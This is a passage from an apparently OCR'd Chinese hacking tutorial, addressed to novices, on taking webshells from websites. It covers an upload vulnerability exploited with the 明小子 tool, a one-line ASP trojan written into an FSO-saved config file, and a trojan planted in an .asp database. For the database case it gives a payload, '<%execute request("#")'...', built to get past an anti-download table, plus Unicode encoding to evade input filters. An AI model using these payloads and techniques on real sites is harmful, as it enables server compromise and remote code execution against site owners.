


图1




图2




图3

会不会出现呢？这里，我们就是利用的上传漏洞。也许有很多朋友会说它早就不流行了，但再不流行毕竟也是一种思路嘛。打开明小子注入工具，选择"综合上传"，具体的配置如图5所示，设置好了后直接点"上传"就可以了。




图4




图5

第三个案例

这一个，我们要用修改配置文件的方法来拿webshell，但我们要区别一下，配置文件是采用的哪种方式，一般有这样两种方式：一种是通过存储进数据库，再查询输出，如果我们遇到这种是不能通过修改数据库来拿webshell的，因为我们要插入的一句话木马是不会在服务器端被运行；而另外一种就是将配置参数直接保存在文件中，通过fso进行修改，如果是这样的话，我们直接插入一句话木马就可以成功拿下Webshell了，如图6。




图6

第四个案例

最后，我们再来看数据库插马，有时候我们能看到配置文件，可插入一句话木马却没能在服务端被顺利执行，这时如果数据库恰好是asp或者asa的话，我们就可以考虑插入一句话木

马到数据库里了。这种方法可以说是老思路了，但现在的数据库一般都加了防下载表，所以使用的方法和以往的插一句话是有很大区别的。

先和大家讲下防下载表是如何建立、如何防止下载的，我们建立一个nodown的表、nodown的字段，类型选择OLE对象，打开SQL查询窗口，输入如下命令："Insert into [nodown] (nodown) values(0x3C253C256C6F6F70)"，其中"0x3C253C256C6F6F70"是"<%<%loop"的十六进制，如图7，最后再把数据库改为asp后缀，这样防下载表就成功建立了。当我们在浏览器中打开这个文件时，就会出现如图8所示的错误，防下载表的原理就是出现死循环、让程序出错从而不能被下载、正确解析，所以插入普通的一句话也是会出错而不能被执行的。




图7

我们可以对一句话进行变形，在asp中，如果是"<%execute request("#")'<%<%loop%>"这样就能成功的执行我们的一句话了，因为"<%<%loop"会被注释掉，在防下载表的前面插入"<%execute request("#")'"，在后面插入"%>"，这就需要我们的RP和运气了。因为我们并不知道自己插入的数据会出现在防下载表的前面还是后面，而且其前后也并不与表的前后有相关性，在我们测试时可以使用UltraEdit的十六进制进行查看对比，以确保我们插入的数据能插入到准确位置。数据提交时，我们可以进行unicode编码，这样就能绕过字符的过滤了，如图9所示就是我测试成功的页面，虽然这种方法有一定的局限性，但对于著名CMS系统的webshell获取还是有非常大的利用价值的。我们也要好好学会这种方法。都是很简单很常见的一些方法，写出来和各位菜鸟朋友学习、温故，老鸟笑过哦。




图8

